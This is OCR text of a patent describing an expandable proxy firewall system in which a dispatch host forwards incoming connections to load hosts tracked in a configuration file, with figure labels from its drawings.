

100
140
UNTRUSTED SYSTEM
130
INTERNET
120
FIREWALL
110
PRIVATE NETWORK

Fig. 1



200A
212
206
226M
LOAD HOST
226 2
LOAD HOST
226 1
LOAD HOST
204A
236
SMTP SERVER
234
FTP SERVER
232
HTTP SERVER
240
CLIENT HOST
238
CLIENT HOST
210
202A
216 N
SMTP PROXY
216 2
FTP PROXY
216 1
HTTP PROXY
224
CONFIG. FILE
222
DISPATCH PROXY
214
242
208
OUTSIDE

Fig. 2A



200B
212
206
226M
LOAD HOST
2262
LOAD HOST
2261
LOAD HOST
204B
236
SMTP SERVER
234
FTP SERVER
232
HTTP SERVER
240
CLIENT HOST
238
CLIENT HOST
210
202B
222
DISPATCH PROXY
224
CONFIG. FILE
214
242
208
OUTSIDE

Fig. 2B



200C
212
206
236
SMTP SERVER
240
CLIENT HOST
234
FTP SERVER
238
CLIENT HOST
232
HTTP SERVER
226 1
LOAD HOST
204C
210
202C
216 N
SMTP PROXY
224
CONFIG. FILE
214
216 2
FTP PROXY
222
DISPATCH PROXY
216 1
HTTP PROXY
242
208
OUTSIDE

Fig. 2C



300
START
302
MONITOR PORTS
304
IDENTIFY CONNECTION AND PROTOCOL
306
SHOULD CONNECTION BE PROCESSED AT DISPATCH HOST?
YES
NO
314
PROCESS CONNECTION
END
308
DETERMINE WHICH LOAD HOST SHOULD PROCESS CONNECTION
310
FORWARD CONNECTION TO SELECTED LOAD HOST
312
UPDATE CONFIGURATION TABLE

Fig. 3

SYSTEM AND METHOD FOR PROVIDING EXPANDABLE PROXY FIREWALL SERVICES

BACKGROUND

1. Field of the Invention

The present invention relates generally to network security, and more particularly, to systems and methods for providing proxy firewall services.

2. Discussion of the Related Art

Firewalls are an essential ingredient in a corporate entity's network security plan. Firewalls represent a security enforcement point that separates a trusted network from an untrusted network. FIG. **1** illustrates a generic example of a network security plan that incorporates a firewall system. In this generic example, firewall system **120** is operative to screen all connections between private network **110** and untrusted system **140**. These connections are facilitated by Internet network **130**. In the screening process, firewall system **120** determines which traffic should be allowed and which traffic should be disallowed based on a predetermined security policy.

One type of firewall system is an application-level gateway or proxy server, which acts as a relay of application-level traffic. Proxy servers tend to be more secure than packet filters. Rather than trying to deal with the numerous possible combinations that are to be allowed and forbidden at the transmission control protocol (TCP) and Internet protocol (IP) level, the proxy server need only scrutinize a few allowable applications (e.g., Telnet, file transfer protocol (FTP), simple mail transfer protocol (SMTP), hypertext transfer protocol (HTTP), etc.). Generally, if the proxy server does not implement the proxy code for a specific application, the service is not supported and cannot be forwarded across the firewall. Further, the proxy server can be configured to support only specific features of an application that the network administrator considers acceptable while denying all other features.

Application-level firewall proxies are fragile, and are growing ever more complex. Current applications and services require increased firewall system resources. As a corporation's computer system and usage expands, the demand for through-put and the consumption of system resources by the firewall proxies become critical factors in the operation of the firewall.

Some proposed solutions to handle an increase in through-put demand or resource consumption are software-based solutions. One example of a software-based solution is to increase the number of proxy instances at the firewall. Another example is to increase the number of simultaneous connections allowed via proxy configuration attributes. These solutions are limited by the capacity of the existing hardware.

Other proposed solutions are hardware based. In one hardware based solution, the properties and characteristics of the hardware of the firewall host, such as capacity, memory, processor speed, etc, are increased. Another solution is to deploy load balancing hardware in front of the firewall that load balances traffic at the IP layer. This hardware is then subsequently configured to balance the load between firewall hosts. These hardware solutions typically require a re-installation and re-configuration of the firewall and network topology, a process which is time consuming and expensive.

As can be appreciated, conventional proposed solutions are limited in their ability to address the needs related to the ever-increasing through-put demand and resource consumption at firewall systems. What is needed therefore is a mechanism for enabling flexible scalability in the capacity of proxy firewall services without interrupting the operation of the firewall.

SUMMARY OF THE INVENTION

The present invention addresses the aforementioned needs by providing a mechanism that enables flexible expansion of proxy firewall services. In accordance with the present invention, the firewall system can be configured to include a dispatch host computer and one or more load host computers. Proxy firewall services can be provided by proxy applications that reside on either the dispatch host computer and/or the load host computers. In one embodiment, a load host computer can be configured to support multiple proxy applications. In other embodiments, a load host computer can be dedicated to a single resource intensive application. In this framework, a network administrator can flexibly decide how to accommodate the demand for proxy firewall services.

It is a feature of the present invention that load hosts can be added or removed from the firewall system without disrupting ongoing security services. In one embodiment, this feature is enabled through the inclusion of a configuration file on the dispatch host computer that stores information relating to the load host computers in the firewall system.

BRIEF DESCRIPTION OF THE DRAWINGS

The foregoing and other features and advantages of the invention will be apparent from the following, more particular description of a preferred embodiment of the invention, as illustrated in the accompanying drawings.

FIG. **1** illustrates a generic network security system.

FIGS. **2**A–**2**C illustrate embodiments of a proxy firewall service computer system.

FIG. **3** is a flowchart of the operation of a proxy firewall service computer system.

DETAILED DESCRIPTION OF THE PREFERRED EMBODIMENTS

A preferred embodiment of the invention is discussed in detail below. While specific implementations are discussed, it should be understood that this is done for illustration purposes only. A person skilled in the relevant art will recognize that other components and configurations may be used without parting from the spirit and scope of the invention.

Application-level firewalls generally are hosts running proxy servers, which permit no traffic directly between networks. A proxy server is an application that mediates traffic between a protected network and the Internet. Proxy servers represent one of the basic building blocks of a corporation's network security infrastructure. Proxy applications are software components running on the proxy servers of the firewall. Proxy applications are often used instead of router-based traffic controls, to prevent traffic from passing directly between networks. Since proxy applications must understand the application protocol being used, they can also implement protocol-specific security. For example, an FTP proxy might be configurable to permit incoming FTP and block outgoing FTP.

Proxy servers are generally application specific, and look at application layer data. To support a new protocol via a proxy, a proxy must be developed to listen and provide minimal support, such as source and destination checks, for the new protocol. A proxy server can include one or more proxies that are each tailored to govern a supported application such as Telnet, rlogin, FTP, X-window, SMTP, HTTP, etc. The proxy consults a set of rules, or proxy policies, that can be defined and implemented to enforce a corporation's network security measure. As can be appreciated, rules can be defined for particular combinations of source, destination, and server or application.

Various firewall products are available on the market today. Firewalls can be packaged as system software, combined hardware and software, and more recently, dedicated hardware appliances (e.g., embedded in routers, or easy-to-configure integrated hardware and software packages that can run on dedicated platforms). An example of a commercial firewall product is the Gauntlet™ firewall by Network Associates, Inc.

As discussed above, FIG. **1** illustrates a generic example of a network security plan that incorporates a firewall system. In this example, firewall system **120** is operative to screen all connections between private network **110** and untrusted system **140**. The firewall system **120** determines which traffic should be allowed and which traffic should be disallowed. As can be appreciated, a firewall system may be used to segment parts of a corporate network. For example, a firewall can be used to control information flow between a corporation's internal networks.

It is a feature of the present invention to provide load balancing of proxy firewall services. In accordance with the present invention, the firewall system can be configured to include a dispatch host computer and one or more load host computers. Proxy firewall services can be provided by proxy applications that reside on either the dispatch host computer and/or the load host computers. In one embodiment, a load host computer can be configured to support multiple proxy applications. In other embodiments, a load host computer can be dedicated to a single resource intensive application. In this framework, a network administrator can flexibly decide how to accommodate the demand for proxy firewall services.

Another feature is to provide an easily expandable firewall system. A system administrator can add another firewall module into the network as network traffic increases to share the load across the firewall modules. The firewall module can be added without disrupting ongoing security services. The proxy firewall system allows the system administrator to incrementally increase the overall proxy firewall service capacity without re-installing the firewall. In one embodiment, this feature is enabled through the inclusion of a configuration file on the dispatch host computer that stores information relating to the load host computers in the firewall system.

FIG. **2**A illustrates an embodiment of a firewall system. Firewall system **200**A operates to mediate traffic between an outside network **208** and an inside/trusted network **206**. In the illustrated embodiment, firewall system **200**A includes a dispatch host computer **202**A. The system **200**A also includes a set of one or more load host computers **204**, which are individually designated as load hosts $\mathbf{226}_1$–$\mathbf{226}_M$.

The dispatch host computer **202**A and the load host computers $\mathbf{226}_1$–$\mathbf{226}_M$ can be referred to as bastion hosts. Typically, a bastion host serves as a platform for an application-level gateway. A network administrator can install one or more proxy applications on the bastion host. Each proxy on a bastion host operates independently of other proxies on the bastion host.

In one embodiment, the load host $\mathbf{226}_1$–$\mathbf{226}_M$ can be a multi-purpose bastion host, which supports multiple proxies. Alternatively, a load host $\mathbf{226}_1$–$\mathbf{226}_M$ can be protocol specific and only support a single protocol. As can be appreciated, the dispatch host computer **202**A and load host computers $\mathbf{226}_1$–$\mathbf{226}_M$ can be any conventional computer or system that can store and run one or more applications.

The dispatch host computer **202**A and the load host computers $\mathbf{226}_1$–$\mathbf{226}_M$ are situated between an outside network **208** and an inside/trusted network **206**. The firewall system **200**A provides proxy firewall services for the inside/trusted network **206**. The inside network **206** can include application servers, such as HTTP server **232**, FTP server **234**, and SMTP server **236**, and client hosts **238**, **240**.

The outside network **208** is connected to the dispatch host computer **202**A through communication link **242**. It can be appreciated that the concepts of the present invention are not limited by the particular embodiment of link **242** that enables the connection to outside network **208**.

In the illustrated embodiment, the dispatch host computer **202**A is coupled to the set of load hosts **204** via connection **210**, and to the inside network **206** via connection **214**. The set of load hosts **204** is also coupled to inside network **206** via connection **212**. As would be appreciated, the specific type and implementation of connections **210**, **212**, **214** would be dependent upon the particular network and security configuration.

In the illustrated embodiment, the dispatch host **202**A includes proxy applications $\mathbf{216}_1$–$\mathbf{216}_N$. It can be appreciated that any number of proxy applications may be provided. Examples of the proxy applications $\mathbf{216}_1$–$\mathbf{216}_N$ include an HTTP proxy application, an SMTP proxy application, and an FTP proxy application.

As shown in FIG. **2**A, the set of load hosts **204** includes several individual load hosts $\mathbf{226}_1$–$\mathbf{226}_M$. It can be appreciated that any number of load hosts may be provided in the computer system **200**A. As will be described in greater detail below, it is a feature of the present invention that the load hosts $\mathbf{226}_1$–$\mathbf{226}_M$ can support multiple proxy applications and/or may be dedicated to a single proxy application.

In the illustrated embodiment, the dispatch host **202**A also includes a dispatch proxy **222**. Dispatch proxy **222** is an application that functions as a monitoring element that listens on multiple ports of the dispatch host **202**A for incoming connections. The dispatch proxy **222** can identify incoming connections for more than one protocol. The dispatch proxy **222** consults a configuration file that includes listening and forwarding instructions for particular types of protocol traffic that are arriving on multiple ports. For example, the dispatch host **202**A can include instructions for the dispatch proxy **222** that if any HTTP connection comes in on port **80**, then the HTTP connection should be forwarded to a supporting load host $\mathbf{226}_1$–$\mathbf{226}_M$ for processing.

Depending upon the particular configuration of the firewall system **200**A, the dispatch proxy **222** can be configured to distribute incoming connections to one or more firewall load hosts $\mathbf{226}_1$–$\mathbf{226}_M$. When an incoming connection is identified, the dispatch proxy **222** consults a configuration file that includes information regarding which load host $\mathbf{226}_1$–$\mathbf{226}_M$ in the firewall system **200**A should receive and process the connection. Once the dispatch proxy **222** establishes the connection between outside network **208** and one

of the load hosts 226_1–226_M, the dispatch proxy **222** does not perform any additional logging or filtering on the context of the session.

It should be noted that dispatch host **202**A can also be configured to support one or more proxy applications 216_1–216_N. In this configuration, the incoming connection can alternatively be processed by one of proxy applications 216_1–216_N instead of a proxy application running on one of the load hosts 226_1–226_M. In general, the decision on whether dispatch host **202**A or one of the load hosts 226_1–226_M should process the incoming connection can be based on any policy that seeks to effectively utilize system resources.

As noted, in some applications, dispatch proxy **222** functions in a passive manner in listening for and forwarding incoming connections. For example, the majority of protocols (e.g., HTTP) are received on a port and can be directly plugged to the corresponding port on one of the load hosts 226_1–226_M. In this scenario, the ports are constant and are determined prior to the invocation of the dispatch proxy **222**.

Other protocols, however, do not allow for a simple, predetermined plugging by the dispatch proxy **222**. These protocols may operate on multiple ports that are determined during the connection. An example of this type of protocol is FTP, which utilizes a control channel and a data communication channel. For the control channel, the incoming connection arrives on port **20** from a client computer on outside network **208**. The ports for this connection are known prior to the invocation of dispatch proxy **222**.

However, the client-side port for the data communication channel is not known prior to the receipt of the incoming connection on port **20**. Rather, the client-side port is determined (either actively or passively) based on communication that occurred on the control channel. Thus, to effectively plug an FTP connection through dispatch host **202**A, the dispatch proxy **222** would be configured to dynamically monitor the control channel to determine where to send the requested information.

As illustrated in FIG. **2**A, the dispatch host computer **202**A also includes a configuration file **224**. The configuration file **224** includes information regarding the load hosts 226_1–226_M in the firewall system **200**A. It can be appreciated that the configuration file **224** can be any standard file, table, or object in which data can be stored, sorted, and updated.

The configuration file **224** maintains specific information relating to the load hosts 226_1–226_M. Some examples of information maintained for each load host 226_1–226_M are the identification of the load host; the IP address of the load host; the number of ports or the capacity of the load host; the number of current connections on the load host; the number of connections sent to the load host (historical information); the percentage of the total number of simultaneous proxied connections the load host can or could support; the protocols assigned to each of the ports; the previous port number to which a connection was forwarded; the load host's percentage of the load across all of the load hosts; and the proxy applications supported by the load host. It will be appreciated that any combination of the information identified above as well as other relevant load host information may be maintained in the configuration file **224**.

The configuration file **224** maintains and updates a list of available proxy applications on the load hosts 226_1–226_M in the firewall system **200**A. In one embodiment, the configuration file **224** is automatically updated to reflect the status of load hosts 226_1–226_M. For example, when the dispatch proxy **222** forwards or routes a connection to a particular load host (e.g., 226_1), the firewall system **200**A updates the configuration file **224** to increment the entry for the number of connections that are being processed on load host 226_1. When a connection is terminated, the entry for the number of connections that are being handled by that load host is decremented.

Similarly, when a load host is added to the firewall system **200**A, the newly added load host and the dispatch host **202**A communicate with each other. The dispatch host **202**A and new load host can utilize messaging (e.g., via a sub-network) to determine that the new load host has been connected. As can be appreciated, the messaging may take a variety of forms. One type of messaging scheme is a regular polling of the load hosts 226_1–226_M by the dispatch host **202**A to see which load hosts 226_1–226_M are connected. Another type of messaging is the signaling by the newly added load host upon connection. The message or signal is forwarded to the dispatch host **202**A and the configuration file **224** is updated accordingly.

In an alternative embodiment, the configuration file **224** can be manually updated to reflect the addition of a load host 226_1–226_M to the firewall system **220**A. After a load host 226_1–226_M is added, an operator can update the configuration file **224** through a computer or other user interface that has visibility into dispatch host **202**A.

